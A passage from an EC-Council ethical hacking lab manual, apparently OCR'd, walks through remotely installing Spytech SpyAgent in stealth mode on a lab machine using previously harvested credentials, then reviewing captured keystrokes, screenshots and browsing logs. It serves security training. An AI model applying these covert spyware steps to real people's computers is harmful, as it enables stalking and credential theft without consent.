


Figure 3.1.24: Websites Visited by user on the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Similarly, you can click on other options such as **Screenshots**, **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.

Note: Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

40. Close all open windows on the target system (here, 10.10.10.16).
41. Close **Remote Desktop Connection** by clicking on the close icon (**X**).
42. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.
43. Close all open windows and document all the acquired information.

TASK 2 User System Monitoring and Surveillance using Spytech SpyAgent

Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.

Note: Here, we will use **Windows Server 2019** as the host machine and **Windows Server 2016** as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, Spyware SpyAgent) to capture keystrokes and monitor the other activities of the user.

TASK 2.1

Establish a Remote Desktop Connection

1. On the **Windows Server 2019** virtual machine. Click the **Type here to search** icon ( ) at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.
2. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16** [**Windows Server 2016**]) and click **Connect**.

Figure 3.2.1: Remote Desktop Connection: entering the target IP address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.

3. The **Windows Security** pop-up appears. Enter the **Password** as **qwerty** and click **OK**.

Note: Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.10.16).

Note: Here, we are using the target system user credentials obtained from the previous lab.

Figure 3.2.2: Windows Security pop-up

4. A **Remote Desktop Connection** window appears; click **Yes**.

Figure 3.2.3: Remote Desktop Connection window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.

5. A **Remote Desktop connection** is successfully established.
6. Close the **Server Manager** window and minimize **Remote Desktop Connection**.

TASK 2.2

Install Spytech SpyAgent

7. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware** and copy the **Spytech SpyAgent** folder.
8. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.




Figure 3.2.4: Pasting Spytech SpyAgent folder on the Desktop

9. Open the **Spytech SpyAgent** folder and double-click the **Setup (password=spytech)** application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.

Figure 3.2.5: Spytech SpyAgent Setup window

11. In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Tester** radio button is selected; click **Next**.




Figure 3.2.6: Select SpyAgent Installation Type window

12. In the **Ready To Install** window, click **Next**.
13. The **Spytech SpyAgent Setup** pop-up appears, asking **Would you like to include an uninstaller?**; click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Spytech SpyAgent** folder location window appears; close the window.




Figure 3.2.7: Spytech SpyAgent folder

15. In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next**.

Figure 3.2.8: A Notice For Antivirus Users window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.




Figure 3.2.9: Finished window

17. The **Spytech SpyAgent** dialog box appears; click **Continue...**.

Note: If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.

Figure 3.2.10: Spytech SpyAgent dialog box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue...**.

Figure 3.2.11: Step 1 of the setup wizard

19. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

Note: You can set the password of your choice.




Figure 3.2.12: Selecting New Password

20. The **password changed** pop-up appears; click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue...**.

Figure 3.2.13: Step 2 of the wizard

TASK 2.3

Configure Spytech SpyAgent

22. The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.




Figure 3.2.14: Configuration section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.




Figure 3.2.15: Extras section

24. In the **Confirm Settings** section, click **Next** to continue.
25. In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.
26. The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue...**.

Figure 3.2.16: Main window of SpyAgent

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.4

Start Monitoring

27. If a **Getting Started** dialog box appears, click **No**.
28. In the **spytech SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.

Figure 3.2.17: Start monitoring

29. The **Enter Access Password** pop-up appears; enter the password you specified in **Step 19** and click **OK**.

Note: Here, the password is **test@123**.




Figure 3.2.18: Entering the password

30. The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

Note: To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.2.19: Stealth Mode Notice

31. The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue...**.

Figure 3.2.20: Start monitoring

32. Remove the **Spytech SpyAgent** folder from **Desktop**.
33. Close **Remote Desktop Connection** by clicking on the close icon (**X**).

Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

TASK 2.5

Perform User Activities

34. Now, switch to the **Windows Server 2016** virtual machine and log in with the credentials **Jason and qwerty**.

Note: Here, we are running the target machine as a legitimate user.

35. Open the **Internet Explorer** web browser and browse any website.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this lab, we are browsing the **Gmail** and **LinkedIn** websites.

36. Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon (), and click **Sign out**. You will be signed out from Jason's account.




Figure 3.2.21: Sign out

37. Switch back to the **Windows Server 2019** virtual machine and follow **Steps 1 - 4** to launch **Remote Desktop Connection**.

38. Close the **Server Manager** window.

Note: If a SpyAgent trial version pop-up appears, click **continue...**.

39. To bring **Spytech SpyAgent** out of stealth mode, press they **Ctrl+Shift+Alt+M** keys.

40. The **Enter Access Password** pop-up appears; enter the password from **Step 19** and click **OK**.

Note: Here, the password is **test@123**.




Figure 3.2.22: Entering the password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.6

Monitor User Activities

41. The **spytech SpyAgent** window appears; click **KEYBOARD & MOUSE**, and then click **View Keystrokes Log** from the resulting options.

Figure 3.2.23: Selecting View Keystrokes Log

42. **SpyAgent** displays all the resultant keystrokes under the **Keystrokes Typed** section. You can click any of the captured keystrokes to view detailed information in the field below.

Note: The screenshot here might differ from the image on your screen, depending upon the user activities you performed earlier.




Figure 3.2.24: Resulted keystrokes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

43. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.




Figure 3.2.25: Screenshot Viewer

44. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged**.

